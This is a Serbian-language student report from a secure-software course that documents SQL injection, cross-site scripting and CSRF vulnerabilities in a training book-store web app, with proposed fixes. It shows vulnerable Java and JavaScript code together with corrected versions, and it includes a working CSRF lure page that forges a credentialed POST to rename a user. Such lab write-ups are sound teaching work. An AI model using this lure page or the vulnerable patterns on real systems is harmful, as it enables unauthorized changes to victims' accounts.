

Stručni kurs Razvoj bezbednog softvera

Izveštaj

Pronađene ranjivosti u projektu “RealBookStore”

Dragana Katic
9-14-2025

Istorija izmena

Verzija	Datum	Izmenio/la	Komentar
1.0	14.09.2025.	Dragana Katic	SQL injection
2.0.	14.09.2025.	Dragana Katic	Cross-site scripting
	14.09.2025.		

Sadržaj

Istorija izmena.....	1
Uvod	3
O veb aplikaciji	3
Kratak pregled rezultata testiranja	3
SQL injection.....	4
Napad: Ubacivanje novog usera u tabelu “persons” (SQL injection)	4
Metod napada:.....	4
Predlog odbrane:	5
Cross-site scripting	7
Napad: Ubacivanje novog usera u tabelu “persons”	7
Metod napada:.....	7
Predlog odbrane:	8
Zaključak	Error! Bookmark not defined.

Uvod

Ovaj izveštaj se bavi ranjivostima pronađenim u dole opisanoj veb aplikaciji.

O veb aplikaciji

RealBookStore je veb aplikacija koja pruža mogućnosti pretrage, ocenjivanja i komentarisanja knjiga.

Aplikacija RealBookStore omogućava sledeće:

- Pregled i pretragu knjiga.
- Dodavanje nove knjige.
- Detaljan pregleda knjige kao i komentarisanje i ocenjivanje knjige.
- Pregled korisnika aplikacije.
- Detaljan pregled podataka korisnika.

Kratak pregled rezultata testiranja

Ovde idu kratko opisani rezultati testiranja: pronađene ranjivosti i nivo opasnosti.

<i>Nivo opasnosti</i>	<i>Broj ranjivosti</i>
Low	3
Medium	2
High	1


2. SQL injection i Cross-site scripting

2.1. SQL injection


Napad: Ubacivanje novog usera u tabelu “persons” (SQL injection)

Metod napada:

U polje za unos komentara knjige ubačeno je sledece:




Na sledecoj slici vidimo da je napad uspeo i da se u listu usera dodao novi user:



Predlog odbrane:


Koristicemo PreparedStatement umesto Statement.

Stari kod:




```
17 public class CommentRepository {
28 @
29     public void create(Comment comment) { 1 usage & Dragojevic, Uros
30         String query = "insert into comments(bookId, userId, comment) values (" + comment.
31
32         try (Connection connection = dataSource.getConnection();
33             Statement statement = connection.createStatement();
34         ) {
35             statement.execute(query);
36         } catch (SQLException e) {
37             e.printStackTrace();
38         }
39
40     public List<Comment> getAll(int bookId) { 2 usages & Dragojevic, Uros
41         List<Comment> commentList = new ArrayList<>();
42         String query = "SELECT bookId, userId, comment FROM comments WHERE bookId = " + bo
43         try (Connection connection = dataSource.getConnection();
```

Novi kod:



```
14 public class CommentRepository {
25 @
26     public void create(Comment comment) { 1 usage & Dragojevic, Uros *
27         String query = "insert into comments(bookId, userId, comment) values (?, ?, ?)";
28
29         try (Connection connection = dataSource.getConnection();
30             PreparedStatement statement = connection.prepareStatement(query);) {
31             statement.setInt(1, comment.getBookId());
32             statement.setInt(2, comment.getUserId());
33             statement.setString(3, comment.getComment());
34             statement.executeUpdate();
35         } catch (SQLException e) {
36             e.printStackTrace();
37         }
38     }
39
40     public List<Comment> getAll(int bookId) { 2 usages & Dragojevic, Uros
```


Sad napad neće uspjeti I dodace se komentar kako smo I zeleti:




2.2. Cross-site scripting

Napad: Ubacivanje novog usera u tabelu “persons”


Metod napada:



Po sledecoj slici vidimo da je napad I uspeo:



I kada pokusamo da pretrazimo korisnika sa ovim firstNameom izlazi nam:



Predlog odbrane:

Pored PreparedStatement potrebno je da izmenimo i sledeci kod:

```
1 <html lang="en" xmlns:th="http://www.thymeleaf.org" xmlns:layout="http://www.thymeleaf.org" >
2 <body>
3 <div layout:fragment="content">
4 <script>
5
6 tableContent.innerHTML = '';
7
8 persons.forEach(function(person) {
9     const tableRowElement = document.createElement("tr");
10     let tdElement = document.createElement("td");
11     tdElement.innerHTML = person.id;
12     tableRowElement.appendChild(tdElement);
13     tdElement = document.createElement("td");
14     tdElement.innerHTML = person.firstName;
15     tableRowElement.appendChild(tdElement);
16     tdElement = document.createElement("td");
17     tdElement.innerHTML = person.lastName;
18     tableRowElement.appendChild(tdElement);
19     tdElement = document.createElement("td");
20     tdElement.innerHTML = person.email;
21     tableRowElement.appendChild(tdElement);
22     tdElement = document.createElement("td");
23     tdElement.innerHTML = 'a href="/persons/' + person.id + '>View profile</a>';
24     tableRowElement.appendChild(tdElement);
25
26     tableContent.appendChild(tableRowElement);
27 });
28
29 document.getElementById('searchContainer').className = '';
30 document.getElementById('searchTerm').innerHTML = searchTerm;
```


a sada da bude:

```
1 <html lang="en" xmlns:th="http://www.thymeleaf.org" xmlns:layout="http://www.ultraq.net.nz/thymeleaf/layout" >
2 <body>
3 <div layout:fragment="content">
4 <script>
5     window.addEventListener('load', function() {
6         let search = function () {
7             const searchTerm = document.getElementById('searchInput').value;
8
9             fetch('/persons/search?searchTerm=' + searchTerm)
10                 .then(function (result) {return result.json();})
11                 .then(function (persons) {
12                     const tableContent = document.getElementById("tableContent");
13                     tableContent.textContent = '';
14                     persons.forEach(function (person) {
15                         const tableRowElement = document.createElement("tr");
16                         let tdElement = document.createElement("td");
17                         tdElement.textContent = person.id;
18                         tableRowElement.appendChild(tdElement);
19                         tdElement = document.createElement("td");
20                         tdElement.textContent = person.firstName;
21                         tableRowElement.appendChild(tdElement);
22                         tdElement = document.createElement("td");
23                         tdElement.textContent = person.lastName;
24                         tableRowElement.appendChild(tdElement);
25                         tdElement = document.createElement("td");
26                         tdElement.textContent = person.email;
27                         tableRowElement.appendChild(tdElement);
28                         tdElement = document.createElement("td");
29                         tdElement.textContent = 'a href="/persons/' + person.id + '>View profile</a>';
30                         tableRowElement.appendChild(tdElement);
31
32                         tableContent.appendChild(tableRowElement);
33                     });
34
35                     document.getElementById('searchContainer').className = '';
36                     document.getElementById('searchTerm').textContent = searchTerm;
37                 });
38         };
39     });
40 }
```

Ako sada pokusamo pretragu, sve ce biti uredi tj nece izlaziti alert.

3. Cross-Site Request Forgery(CSRF)


Pre napada tabela sa userima izgleda ovako:



#	First Name	Last Name	Email	
1	Bruce	Wayne	notBatman@gmail.com	View profile
2	Sam	Vimes	night-watch@gmail.com	View profile
3	Tom	Riddle	theyGotMyNose@gmail.com	View profile
4	Quentin	Tarantino	qt5@gmail.com	View profile

© 2023 Copyright: RBS


Nakon izmene koda u csrf-exploit/index.html:



```
<!DOCTYPE html>
<html>
<head>
<title>Prize</title>
</head>
<body>
<div onclick="exploit()" style="cursor:pointer;text-align:center;">


<h1>Click here!</h1>
</div>
<script>
function exploit() {
// Scripted CSRF Request
const formData = new FormData();
formData.append('id', '1');
formData.append('firstName', 'Batman');
formData.append('lastName', 'Dark Knight');
fetch('http://localhost:8080/update-person', {
method: 'POST',
body: formData,
credentials: 'include'
});
}
</script>
</body>
</html>
```

Ukoliko otvorimo ovaj html fajl i kliknemo na Click here!, napad se uspesno desio i promenio se prvi user, tj sada je postao Batman Dark Knight:



Predlog odbrane:

Odbranu postizemo koriscenjem CSRF tokena, tako sto u PersonController izmenimo:



I sada ako ponovimo napad, videcemo da ne moze:

